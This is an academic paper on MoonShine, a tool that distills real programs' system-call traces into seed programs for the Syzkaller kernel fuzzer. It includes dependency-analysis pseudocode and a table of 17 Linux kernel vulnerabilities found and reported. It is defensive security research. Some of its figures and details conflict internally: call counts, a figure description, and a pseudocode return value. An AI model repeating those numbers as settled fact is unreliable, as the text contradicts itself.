Security vulnerabilities like buffer overflow and use-after-free inside operating system (OS) kernels are particularly dangerous as they might allow an attacker to completely compromise a target system. OS fuzzing is a popular technique for automatically discovering and fixing such critical security vulnerabilities. Most OS fuzzers focus primarily on testing the system-call interface as it is one of the main points of interaction between the OS kernel and user-level programs. Moreover, any bug in system call implementations might allow an unprivileged user-level process to completely compromise the system.

OS fuzzers usually start with a set of *synthetic seed programs*, i.e., a sequence of system calls, and iteratively mutate their arguments/orderings using evolutionary guidance to maximize the achieved code coverage. It is well-known that the performance of evolutionary fuzzers depend critically on the quality and diversity of their seeds [31, 39]. Ideally, the synthetic seed programs for OS fuzzers should each contain a small number of system calls that exercise diverse functionality in the OS kernel.

However, the behavior of each system call heavily depends on the shared kernel state created by the previous system calls, and any system call invoked by the seed programs without the correct kernel state will only trigger the shallow error handling code without reaching the core logic. Therefore, to reach deeper into a system call logic, the corresponding seed program must correctly set up the kernel state as expected by the system call. As user programs can only read/write kernel state through other system calls, essentially the seed programs must identify the dependent system calls and invoke them in a certain system-call-specific order. For example, a seed program using the `read` system call must ensure that the input file descriptor is already in an "opened" state with read permissions using the `open` system call.

Existing OS fuzzers [11, 37] rely on thousands of hand-coded rules to capture these dependencies and use them to generate synthetic seed programs. However, this approach requires significant manual work and does not scale well to achieve high code coverage. A promising alternative is to gather system call traces from diverse existing programs and use them to generate synthetic seed programs. This is because real programs are *required* to satisfy these dependencies in order to function correctly.

However, the system call traces of real programs are large and often repetitive, e.g., executing calls in a loop. Therefore, they are not suitable for direct use by OS fuzzers as they will significantly slow down the efficiency (i.e., execution rate) of the fuzzers. The system call traces must be distilled while maintaining the correct dependencies between the system calls as mentioned earlier to ensure that their achieved code coverage does not

go down significantly after distillation. We call this process *seed distillation* for OS fuzzers. This is a hard problem as any simple strategy that selects the system calls individually without considering their dependencies is unlikely to improve coverage of the fuzzing process. For example, we find that randomly selecting system calls from existing program traces do not result in any coverage improvement over hand-coded rules (see Section 5.4 for more details).

In this paper, we address the aforementioned seed distillation problem by designing and implementing MoonShine, a framework that automatically generates seed programs for OS fuzzers by collecting and distilling system call traces from existing programs. It distills system call traces while still maintaining the dependencies across the system calls to maximize coverage. MoonShine first executes a set a real-world programs and captures their system call traces along with the coverage achieved by each call. Next, it greedily selects the calls that contribute the most new coverage and for each such call, identifies all its dependencies using lightweight static analysis and groups them into seed programs.

We demonstrate that MoonShine is able to distill a trace consisting of a total of 2.8 million system calls gathered from 3,220 real programs down to just over 14,000 calls while still maintaining 86% of their original coverage over the Linux kernel. We also demonstrate that our distilled seeds help Syzkaller, a state-of-the-art system call fuzzer, to improve its coverage achieved for the Linux kernel by 13% over using manual rules for generating seeds. Finally, MoonShine's approach led to the discovery of 17 new vulnerabilities in Linux kernel, none of which were found by Syzkaller while using its manual rule-based seeds.

In summary, we make the following contributions:

- We introduce the concept of seed distillation, i.e., distilling traces from real world programs while maintaining both the system call dependencies and achieved code coverage as a means of improving OS fuzzers.
- We present an efficient seed distillation algorithm for OS fuzzers using lightweight static analysis.
- We designed and implemented our approach as part of MoonShine and demonstrated its effectiveness by integrating it with Syzkaller, a state-of-the-art OS fuzzer. MoonShine improved Syzkaller's test coverage for the Linux kernel by 13% and discovered 17 new previously-undisclosed vulnerabilities in the Linux kernel.

The rest of the paper is organized as follows. Section 2 provides an overview of our techniques along with a motivating example. Section 3 describes our methodology. We discuss the design and implementation of MoonShine in Section 4 and present the results of our evaluation in Section 5. Finally, we describe related work in Section 8 and conclude in Section 10.

# 2 Overview

## 2.1 Problem Description

Most existing OS fuzzers use thousands of hand-coded rules to generate seed system call sequences with valid dependencies. As such an approach is fundamentally unscalable, our goal in this paper is to design and implement a technique for automatically distilling system calls from traces of real existing programs while maintaining the corresponding dependencies. However, system call traces of existing programs can be arbitrarily large and repetitive, and as a result will significantly slow down the performance of an OS fuzzer. Therefore, in this paper, we focus on distilling a small number of system calls from the traces while maintaining their dependencies and preserving most of the coverage achieved by the complete traces.

Existing test case minimization strategies like afl-tmin [12] try to dynamically remove parts of an input while ensuring that coverage does not decrease. However, such strategies do not scale well to program traces containing even a modest number of system calls due to their complex dependencies. For example, consider the left-hand trace shown in Figure 1. A dynamic test minimization strategy similar to that of afl-tmin might take up to 256 iterations for finding the minimal distilled sequence of calls.

To avoid the issues described above, we use lightweight static analysis to identify the potential dependencies between system calls and apply a greedy strategy to distill the system calls (along with their dependencies) that contribute significantly towards the coverage achieved by the undistilled trace. Before describing our approach in detail, we define below two different types of dependencies that we must deal with during the distillation process.

**Explicit Dependencies.** We define a system call $c_i$ to be explicitly dependent on another system call $c_j$ if $c_j$ produces a result that $c_i$ uses as an input argument. For example, in Figure 1, the `open` call in line 2 is an explicit dependency of the `mmap` call in line 3 because `open` returns a file descriptor (3) that is used by `mmap` as its fourth argument. If `open` did not execute, then `mmap` would not return successfully, which means it would take a different execution path in the kernel.

**Implicit Dependencies.** A system call $c_i$ is defined to be implicitly dependent on $c_j$ if the execution of $c_j$ affects the execution of $c_i$ through some shared data struc-





Figure 1: An example of seed distillation by MoonShine. On the left is an example trace before distillation and on the right are the calls MoonShine identified as contributing the most new coverage along with their dependencies. The line numbers on the right indicate their position in the original trace.

ture in the kernel, even though there is no overlap between $c_j$'s output and $c_i$'s input arguments. In Figure 1, the `mlockall` call is an implicit dependency of the `msync` call. The `mlockall` call instructs the kernel to lock all memory pages that are mapped into the process's address space to avoid swapping. When `msync` is called with the flag `MS_INVALIDATE` on an mmap'd page to invalidate all changes, `msync` fails with an `-EBUSY` error because the pages were locked in memory. In this case, the `mlockall` call affects the behavior of `msync` through the `vma->vm_flags` as shown in Figure 2 even though these calls do not share any arguments.

## 2.2 Motivating Example

MoonShine detects explicit and implicit dependencies by statically analyzing the system call traces and the kernel sources. We outline how MoonShine performs seed distillation by leveraging these dependencies below.

For distillation, MoonShine first identifies the calls that contribute the most unique code coverage. Let us assume that the `mmap`, `msync`, and `write` calls in lines 3, 6 and 7 respectively contribute most to the code coverage in this trace. For each such call, MoonShine uses static analysis on the trace to identify the explicit dependencies. For the `mmap`, MoonShine iterates over all its arguments and looks for any upstream calls in the trace where the argument was produced by a system call. In this case, the only argument that matches the result of an upstream call is the fourth argument: the file descriptor 3 matches the result of `open` in line 2. MoonShine applies the same procedure for the `msync` call and it finds that the first argument of `msync` matches the result of `mmap` in line 3 and so `mmap` is marked as an explicit dependency of `msync`. When MoonShine applies the same procedure to the `write` it finds that it does not have explicit dependencies.

Next, MoonShine uses static analysis on the kernel source code to identify any upstream calls that may be implicit dependencies of `msync`, `mmap`, and `write`. For `msync`, MoonShine discovers that `mlockall`'s execution can impact the coverage achieved by `msync`. It observes that `msync` checks the value of the `struct vma_struct->vma_flags` field and `mlockall` writes to the same field. Figure 2 shows the relevant code from the implementations of mmap and msync in the kernel. `mlockall` calls `mlock_fixup` which in turn sets the `vma_flags` field for every `struct vma_struct` in the calling process (line 7). In this case, `lock` on line 6 is true and `newflags` contains the bitflag `VM_LOCKED`. Without the `mlockall`, the `vm_flag` field would not be set, and `msync` would not return `-EBUSY`, as highlighted on line 5. MoonShine applies the same process to `mmap` and finds that `mlockall` is also an implicit dependency of `mmap`. In the case of the `write`, MoonShine again finds that it has no upstream dependencies.

Finally, MoonShine recursively identifies all the dependencies of the system calls that are identified in the last two steps described above. In this example, MoonShine finds that the `open` and `mlockall` calls have no dependencies in the trace. Therefore, MoonShine returns all the dependencies of `write`, `mmap` and `msync` as the distilled trace shown on the right in Figure 1.

# 3 Approach

We present MoonShine's core seed distillation logic in Algorithm 1. Starting from a list of system calls $\mathbb{S}$ gathered from the program traces, MoonShine sorts the system calls by their coverage from largest to smallest (line 8). For each call in the list, MoonShine captures both the explicit (line 11) and implicit dependencies (line 12). The dependencies, along with the system calls, are merged (line 14) so that their ordering in the distilled trace matches their ordering in the original trace. This grouping of distilled calls is added to our collection of seeds $\mathscr{S}$ (line 16) for OS fuzzing.

In Algorithm 1, we demonstrate that MoonShine constructs seeds from the calls that contribute the most new coverage and captures those calls' implicit and explicit dependencies. In this section we describe how Moon-

**mlockall**

```
1: int mlockall(...) {
2: ...
3: void mlock_fixup_lock(...)
4: {
5:     ...
6:     if (lock)
7:         vma->vm_flags = newflags;
8: }
```

**msync**

```
1: int msync(...)
2: {
3:     ...
4:     if ((flags & MS_INVALIDATE) &&
5:         (vma->vm_flags & VM_LOCKED) {
6:         error = -EBUSY;
7:     }
8: }
```

Figure 2: This listing shows an implicit dependency between `msync` and `mlockall`. The conditional of `msync` on the right depends on the value of the `struct vma_struct` which is set by `mlockall` on the left.

**Algorithm 1** MoonShine's seed distillation algorithm for distilling trace $S$

```
1:  procedure SEEDSELECTION(𝕊)
2:      𝒮 = ∅
3:      ℂ = ∅
4:      i = 1
5:      for s ∈ 𝕊 do
6:          cov[i] = Coverage(s)
7:          i = i + 1
8:      sort(cov) // Sort calls by coverage
9:      for i = 1 → |S| do
10:         if cov[i] \ ℂ ≠ ∅ then
11:             expl_deps = GET_EXPLICIT(cov[i])
12:             impl_deps = GET_IMPLICIT(cov[i])
13:             deps = expl_deps ∪ impl_deps
14:             seed = MERGE(deps ∪ cov[i])
15:             ℂ∪ = cov[i]
16:             𝒮 = 𝒮 ∪ seed
17:     return 𝒮
```

**Algorithm 2** Pseudocode for capturing explicit and implicit dependencies.

```
1:  procedure GET_EXPLICIT(c)
2:      deps = ∅
3:      𝒯 = TRACE_OF(T)
4:      DG = build_dependency_graph(𝒯)
5:      for arg in c.args do
6:          expl_deps = DG.neighbors
7:          for expl_dep in expl_deps do
8:              deps ∪ = GET_IMPLICIT(expl_dep)
9:              deps ∪ = {expl_dep}
10:     return deps
11: procedure GET_IMPLICIT(c)
12:     impl_deps = ∅
13:     for uc in upstream_calls(c) do
14:         if uc.WRITE_deps ∩ c.READ_deps then
15:             impl_deps ∪ = GET_EXPLICIT(uc)
16:             impl_deps ∪ = {uc}
17:     return deps
```

Shine captures those dependencies.

**Explicit Dependencies.** For each trace, MoonShine builds a dependency graph that consists of two types of nodes: results and arguments. Result nodes correspond to values returned by system calls. The result nodes store the following information: 1) value returned, 2) return type (pointer, int, or semantic) and 3) the call in the trace which produced the result. Argument nodes similarly store the value of the argument, the type, and the call to which the argument belongs. An edge from argument node $a$ to result node $r$ indicates that $a$'s value relies on the call which produced $r$. MoonShine builds the graph as it parses the trace. For the returned value of each call, it constructs the corresponding result node and adds it to the graph. Afterwards, it places the result node in a result map that is indexed using the composite key of (type, value). For each argument in a call, MoonShine checks the result cache for an entry. A hit indicates the existence of at least one system call whose result has the same type and value as the current argument. MoonShine iterates over all the result nodes stored in the map for the specific type and value and adds one edge from the argument node to each result node in the graph.

Once the argument dependency graph is constructed, MoonShine identifies explicit dependencies for a given call by enumerating the call's list of arguments and for each argument MoonShine visits the corresponding argument node in the dependency graph. For every edge from the argument node to a result node, MoonShine marks the calls that produced the result node as an explicit dependency. After traversing the entire list, MoonShine returns all calls marked as explicit dependencies.

**Implicit Dependencies.** In order for the coverage achieved by a system call $c_i$ to be affected by the prior execution of system call $c_j$, $c_j$'s execution must influence the evaluation of a conditional in $c_i$'s execution. This is because the only values that can be used to evaluate a conditional are those that are passed as arguments or those existing in the kernel. Therefore, if a call $c_i$ is an implicit dependency of call $c_j$ then $c_j$ must have a condi-





Figure 3: MoonShine workflow

tional in its control flow which depends on a global value $v$ that is modified by $c_i$.

This gives rise to the following definitions. A global variable $v$ is a **read dependency** of a system call $c$ if $c$ reads $v$ in a conditional. Similarly, a global variable $v$ is a **write dependency** of a system call $c$ if $c$ ever writes to $v$. As such, a call $c_a$ is an implicit dependency of $c_b$ if the intersection of $c_a$'s write dependencies and $c_b$'s read dependencies is nonempty.

MoonShine is able to identify the collection of read and write dependencies by performing control flow analysis on the target kernel. For a given system call, the flow analysis starts at the function definition. At each conditional, MoonShine checks all components of the corresponding expression and records all global variables read. If MoonShine encounters an assignment expression or unary assignment expression containing a global variable, it marks that global variable as a write dependency.

Note that for a given trace this approach may overestimate or underestimate the number of implicit dependencies for a given call. It may overestimate because the condition for which the global variable is a read dependency may only be taken for specific values. Calls that write to that field may not necessarily write the required values of the conditional. This approach can underestimate the dependencies if the variable is aliased and that aliased variable is used in the conditional instead. This method can be further refined through "fine-grained" data flow analysis, but this comes at the cost of efficiency during distillation.

The pseudocode for these routines is described in Algorithm 2. Note that the implicit and explicit routines recursively call each other. This is because every upstream dependency must have its dependencies captured as well. This recursive procedure will always terminate because in each iteration the target call gets closer to the beginning of the trace.

# 4 Implementation

We present MoonShine's workflow in Figure 3. MoonShine consists of two components: Trace Generation and Seed Selection. During trace generation, MoonShine executes our seed programs on a kernel instrumented to record coverage and captures their system call traces. This collection of traces is passed to the Seed Distiller which applies our distillation algorithm to extract seeds for the target fuzzer.

**Kernel Instrumentation.** In order to perform distillation, MoonShine needs to know the coverage reached by each system call inside the kernel during its execution. In general this can be achieved at compile time or through binary instrumentation. In our prototype we compile Linux with the flag `CONFIG_KCOV` [38] which instruments the kernel with gcc's sanitizer coverage. Linux allows privileged user level programs to recover the coverage they achieved through the debugfs file /sys/kernel/fs/debug/kcov. During fuzzing we combine multiple other gcc sanitizers to detect bugs, namely Kernel Address Sanitizer (KASAN) [18] and Kernel UndefinedBehaviorSanitizer (UBSAN) [14]. We also enable kernel-specific detectors like the Lock dependency tracker for deadlocks and KMEMLEAK [5] for memory leaks.

**Tracer.** We implement our tracer by adapting and extending Strace [13], a popular system call tracer. We extended Strace because it captured system call names, arguments, and return values out-of-the-box. Furthermore, Strace can track calls across `fork` and `exec` which is useful because many programs are executed by using scripts and if we are unable to capture traces across these calls then it limits our ability to scalably capture traces. Our extension adds a total of 455 lines of code across 3 files. This feature is disabled by default but can be enabled by running `Strace` with the `-k` flag. We plan to submit a patch of our changes to the Strace maintainers.

**Multiprocess Traces.** If a trace consists of multiple processes, MoonShine first constructs a process tree. Every node in the tree stores the system call traces for that specific process. An edge from node $A$ to node $B$ indicates that $B$ is a child of $A$. MoonShine determine this relationship by examining the return value of the `clone` system call. If process $A$ calls `clone` and the result is $B > 0$ then we know $A$ is a parent of $B$. Each edge also stores the position of the last call in $A$'s trace before $B$ was created, and this is important because some resources produced by $A$ can be accessed by $B$, e.g. file descriptors or memory mappings. MoonShine builds a dependency graph for each node in the tree in DFS order. Each node in the dependency graph also stores the position of the call in that processes trace. When computing the explicit dependencies for a call in a trace MoonShine first checks the local dependency graph. If that value is

not in the cache then it traverses up the process tree and checks each process argument graph. If there is a hit in the parent process, MoonShine checks to make sure that the value was stored in the cache prior to the `clone`. In this case, MoonShine will copy the call and its upstream dependencies into the child's trace.

**Explicit Dependencies.** There are three exceptions to our approach of capturing explicit dependencies. First, system call arguments may *themselves* return results e.g, `pipe`. In order to track this, MoonShine requires the aid of a template that identifies for a given system call, which argument has its values set by the kernel. With such a template, MoonShine will also store the value returned in the argument inside of its result cache. Second, memory allocation calls like `mmap` return a *range* of values. A system call may depend on a value inside the range but not on the value explicitly returned. MoonShine handles this by specifically tracking memory allocations made by `mmap` or `SYSTEM V` calls. As it parses the trace it makes a list of active mappings. If the value of a pointer argument falls within an active mapping, then MoonShine adds an edge from the argument to the call that produced that mapping. For any pointer values that do not fall within an active mapping, such as those on the stack or produced through `brk`, MoonShine tracks the memory required for all such arguments and adds a large `mmap` call at the beginning of the distilled trace to store their values. The final exception is when two seeds, currently placed in separate distilled programs, are found to be dependent on one another. In this case, MoonShine merges the two programs into one.

**Implicit Dependencies.** MoonShine's implicit dependency tracker is build on Smatch [16], a static analysis framework for C. Smatch allows users to register functions which are triggered on matching events while Smatch walks the program's AST. These hooks correspond to C expressions such as an Assignment Hook or Conditional Hook. MoonShine tracks read dependencies by registering a condition hook that checks if the conditional expression, or any of its subexpressions, contains a struct dereference. On a match, the hook notifies MoonShine which struct and field are the read dependency along with the line and function name, which MoonShine records.

MoonShine tracks write dependencies by registering a Unary Operator Hook and Assignment Hook. The unary operator hook notifies MoonShine every time a unary assignment operation is applied to a struct deference. The notification describes the corresponding struct name and field and MoonShine records the struct and field as a write dependency. Our assignment hook is nearly identical except it only checks the expression on the left side of the assignment. After running Smatch with our hooks, we generate a text file that is read by our distillation algorithm to identify potential implicit dependencies for every call.

# 5 Evaluation

In this section we evaluate the effectiveness of MoonShine both in terms of its ability to aid OS fuzzers in discovering new vulnerabilities, as well as in terms of its efficiency in gathering and distilling traces while preserving coverage. In particular, we assessed MoonShine's impact on the performance of Syzkaller, a state-of-the-art OS fuzzer targeting the Linux kernel, by distilling seeds constructed from traces of thousands of real programs. Our evaluation aims at answering the following research questions.

- **RQ1**: Can MoonShine discover new vulnerabilities? (Section 5.2)
- **RQ2**: Can MoonShine improve code coverage? (Section 5.3)
- **RQ3**: How effectively can MoonShine track dependencies? (Section 5.4)
- **RQ4**: How efficient is MoonShine? (Section 5.5)
- **RQ5**: Is distillation useful? (Section 5.6)

## 5.1 Evaluation Setup

**Seed Programs.** Since MoonShine's ability to track dependencies is limited to the calls within a single trace, we sought out seed programs whose functionality is *self-contained*, but also provides diverse coverage. We constructed seeds from 3220 programs from the following sources 1) Linux Testing Project (LTP) [7], 2) Linux Kernel selftests (kselftests) [6], 3) Open Posix Tests [8], 4) Glibc Testsuite [3].

The LTP testsuite is designed to test the Linux kernel for reliability, robustness and scalability and is curated by both kernel developers along with third party companies such as IBM, Cisco, and Fujitsu. Out of LTP's 460 system call tests we collected traces for 390. The testcases we avoided focused on system calls which Syzkaller does not support such as `execve`, `clone`, `cacheflush`, etc.

Kselftests is a testing suite contained within the Linux source tree that tests specific subsystems in the kernel. Like with our LTP traces, most of the kselftest traces were collected from the system call suite. Although this testsuite is significantly smaller than LTP we chose to collect from it because it is designed to test specific paths through the kernel. As such, we can expect each program to provide diverse coverage and be reproducible.

The OpenPosix test suite is designed to test the Posix 2001 API specifications for threads, semaphores, timers and message queues. We collected traces from the 1,630 message queue and timer tests.

The glibc test suite is used for functional and unit testing of glibc. The test suite includes regression tests against previously discovered bugs, and tests which exercise components of the C Standard Library such as processing ELF files, io, and networking calls. We collected the traces from 1,120 glibc tests.

**OS Fuzzer.** In the experiments we used Syzkaller as our target OS fuzzer. We chose Syzkaller as it is a state-of-the-art system call fuzzer, having found a large number of vulnerabilities, and is actively maintained. Furthermore, Syzkaller employs effective strategies to discover non-deterministic bugs, e.g., by occasionally executing calls from a given program on different threads. Syzkaller also combines many other existing bug finding mechanisms like fault injection to trigger bug inducing scenarios. Unless stated otherwise, we configured Syzkaller to run on Google Compute Engine (GCE) with 2 fuzzing groups, each group containing 4 fuzzing processes. The Syzkaller manager ran on an Ubuntu 16.04 n1-standard-1 instance which contains 1vCPU and 3.75GB. Each fuzzing group ran on an n1-highcpu-4 machine consisting of 4vCPUs and 3.60GB of memory running our target kernel.

**Distillation Algorithms.** In this evaluation we compare MoonShine's distillation algorithm, termed **Moonshine(I+E)**, against two others. The first is a distillation algorithm which only captures the explicit dependencies, ignoring implicit dependencies, which we call **MoonShine(E)**. The second is a random distillation algorithm, called **RANDOM**, which tracks no dependencies at all. The RANDOM algorithm works by first selecting all system calls in a trace that contributed the most coverage increase, and assigning each to its own synthetic program. Then it randomly selects system calls from across all program traces, distributing them evenly across the synthetic programs, until it has pulled as many system calls as Moonshine(I+E).

Lastly, we use the term **default Syzkaller** to describe Syzkaller fuzzing without any seeds, using only it's hard-coded rules to generate input programs.

## 5.2 Can MoonShine discover new vulnerabilities? (RQ1)

Table 1 shows the vulnerabilities in the Linux kernel that were discovered using MoonShine. Each vulnerability was triggered during a fuzzing experiment that lasted 24 hours. Each experiment consisted of the following steps. First, we generate two sets of distilled seeds using Moonshine(I+E) and MoonShine(E) on traces gathered from all our seed programs. For each set of seeds, we fuzz the latest kernel release candidate for 24 hours 3 times each and do the same using the default Syzkaller. For a vulnerability to be considered as caused by one set of seeds, it must be triggered in at least two of the three experiments and not by default Syzkaller. During each experiment, we restricted Syzkaller to only fuzz the calls contained in our traces to more accurately track the impact of our seeds. We note that default Syzkaller was unable to find any vulnerabilities during these experiments but when using seeds generated by MoonShine it found 17.

**Vulnerabilities Results.** Of the 17 new vulnerabilities we discovered, 10 of them were only discovered when using seeds generated by Moonshine(I+E) and the average age of each was over 9 months. Two of the vulnerabilities we found in `fs/iomap.c` and `iomap_dio_rw` were over 4 years old. We also note that each of the bugs discovered using Moonshine(I+E) alone were concurrency bugs that were triggered by Syzkaller scheduling calls on different threads. We also note that our bugs were found in core subsystems of the kernel, namely `VFS` and `net/core`. We have reported all vulnerabilities to the appropriate maintainers and 9 have already been fixed.

**Result 1**: MoonShine found 17 new vulnerabilities that default Syzkaller cannot find out of which 10 vulnerabilities can only be found using implicit dependency distillation.





Figure 4: Coverage achieved using Moonshine(I+E) and MoonShine(E) and default Syzkaller in 24 hours of fuzzing. Seed traces were obtained from the LTP, Kselftest, Glibc, and Posix sources.

| Subsystem | Module | Operation | Impact | Version Introduced | Distill. Method |
|---|---|---|---|---|---|
| BPF | bpf/devmap.c | dev_map_alloc() | Illegal allocation size | 4.0 | (I+E) & (E) |
| BTRFS | fs/btrfs/file.c | btrfs_fallocate() | Assert Failure | 4.14 | (I+E) |
| Ext4 | fs/fs-writeback.c | move_expired_inodes() | Use After Free | 4.6 | (I+E) |
| JFS | fs/jfs/xattr.c | __jfs_setxattr() | Memory Corruption | 2.6 | (I+E) & (E) |
| Network | net/ipv4/inet_connection_sock.c | inet_child_forget() | Use after Free | 4.4 | (I+E) |
| Network | net/core/stream.c | sk_kill_stream_queues() | Memory Corruption | 4.4 | (I+E) |
| Network | net/core/dst.c | dst_release() | NULL Pointer Deref | 4.15-rc8 | (I+E) |
| Network | net/netfilter/nf_conntrack_core.c | init_conntrack() | Memory Leak | 4.6 | (I+E) |
| Network | net/nfc/nfc.h | nfc_device_iter_exit() | NULL Pointer Deref | 4.17-rc4 | (I+E) |
| Network | net/socket.c | socket_setattr() | NULL Pointer Deref | 4.10 | (I+E) & (E) |
| Posix-timers | kernel/time/posix-cpu-timers.c | posix_cpu_timer_set() | Integer Overflow | 4.4 | (I+E) & (E) |
| Reiserfs | fs/reiserfs/inode.c, fs/reiserfs/ioctl.c, fs/direct-io.c | Multiple | Deadlock | 4.10 | (I+E) |
| TTY | tty/serial/8250/8250_port.c | serial8250_console_putchar() | Kernel Hangs Indefinitely | 4.14-rc4 | (I+E) |
| VFS | fs/iomap.c | iomap_dio_rw() | Data Corruption | 3.10 | (I+E) & (E) |
| VFS | lib/iov_iter.c | iov_iter_pipe() | Data Corruption | 3.10 | (I+E) & (E) |
| VFS | fs/pipe.c | pipe_set_size() | Integer Overflow | 4.9 | (I+E) & (E) |
| VFS | inotify_fsnotify.c | inotify_handle_event() | Memory Corruption | 3.14 | (I+E) |

Table 1: List of previously unknown vulnerabilities found by MoonShine. The rightmost, **Distill. Method** column reports which distillation methods produced the seeds that led Syzkaller to find said vulnerability. (I+E) is shorthand for Moonshine(I+E), and (E) for MoonShine(E). No vulnerabilities were found by the undistilled traces or default Syzkaller.





Figure 5: Coverage breakdown by system call after twenty four hours of fuzzing. The dark blue bars are for Moonshine(I+E) and white bars are for default Syzkaller.

## 5.3 Can MoonShine improve code coverage? (RQ2)

Figure 4 shows the coverage achieved by our Moonshine(I+E) and MoonShine(E) algorithms compared to Syzkaller using only its manual rules over 24 hours of fuzzing. The seeds used in this experiment are generated from all our seed programs described in Section 5.1. For a fair comparison, we restrict Syzkaller to only fuzz the system calls that were present in our traces.

**Overall Coverage Results.** For edge coverage, Moonshine(I+E) covered 53,270 unique basic blocks, MoonShine(E) covered 51,920 and default Syzkaller covered 47,320. This shows Syzkaller's coverage improves noticeably when it starts with either of MoonShine's generated seeds; however, when seeded with programs that have been distilled with both explicit *and* implicit dependencies, Syzkaller achieves 13% coverage improvement compared to the 9% when using explicit dependencies alone.

**Breakdown By System Call.** Figure 5 shows the breakdown of the coverage achieved by Moonshine(I+E) compared to default Syzkaller by system call. The height of each bar represents the union of all unique basic

blocks hit by that system call across all fuzzer programs (both seed and generated) over 24 hours of fuzzing. We see that the system calls where Moonshine(I+E) outperformed default Syzkaller were among *standard* system calls such as `read`, `write`, `fsync` and `mmap`. This fact that Moonshine(I+E) noticeably outperformed Syzkaller on these standard system calls suggests that Syzkaller's hard coded rules are insufficient to capture dependencies for common calls.

**Coverage and Bugs Found.** Although 10 out of 17 bugs found were concurrency related we observed that all our concurrency bugs were found in the file and networking subsystems. Similarly, the calls which produced the most new coverage under our distilled seeds were also file or networking related, for example `fsync` and `sockpair`. This correlation is not arbitrary. Since Syzkaller is a coverage-guided, evolutionary fuzzer, it will continually stress the programs and system calls which are returning the most new coverage. The test suites we used for source programs contain programs which especially exercise functionality in the networking and filesystem kernel subsystems. Of the 17 bugs found by MoonShine, 6 were from the network subsystem, and 8 from file systems. These findings imply that the composition of seed programs is able to influence Syzkaller to focus on fuzzing particular regions of the kernel it otherwise would not, and in extension discover bugs in these regions.

**Result 2**: MoonShine achieves 13% higher edge coverage than default Syzkaller

## 5.4 How effectively can MoonShine distill traces? (RQ3)

**Tracking Dependencies.** To evaluate how effectively MoonShine can track dependencies, we first measured the coverage achieved by our seed programs during trace generation. Afterwards, we distilled these traces using Moonshine(I+E) and MoonShine(E) and measured the coverage achieved by Syzkaller due to these seeds alone, i.e. with mutation and seed generation disabled. We then compared the intersection of the coverage achieved by our traces and the coverage achieved by Syzkaller. Table 2 shows the result of this experiment as we expanded our seed program sources.

The left column indicates the seed programs used in the experiment. As we expanded the number of seed programs, Syzkaller recovered 86.8% and 78.6% of the original trace coverage using seeds generated by Moonshine(I+E) and MoonShine(E). To understand the impact of tracking dependencies, we repeated this experiment using seeds generated by RANDOM. As we see in Column 3, the coverage recovered is at most 23%, nearly four times worse than when using seeds generated by Moonshine(I+E) and MoonShine(E).

To understand the impact of the coverage we could not recover, we repeated our experiments but allowed Syzkaller to mutate and generate seeds. After 30 minutes, we recompared the coverage intersection. The results are summarized in Table 3. When using Moonshine(I+E) and MoonShine(E), Syzkaller can recover 95% and 91.6% of the original traces but when using RANDOM it achieves minimal improvement over default Syzkaller. This suggests that capturing dependencies is crucial to improving Syzkaller's performance and that MoonShine is able to do so effectively.

**Result 3**: MoonShine distills 3220 traces consisting of 2.9 million calls into seeds totaling 16,442 calls that preserve 86% of trace coverage.

## 5.5 How efficient is MoonShine? (RQ4)

To evaluate the efficiency of MoonShine, we measured the execution time of each of MoonShine components across our different sources. These results are summarized in Table 4. The last row shows the time required to process all our sources at once through MoonShine's workflow.

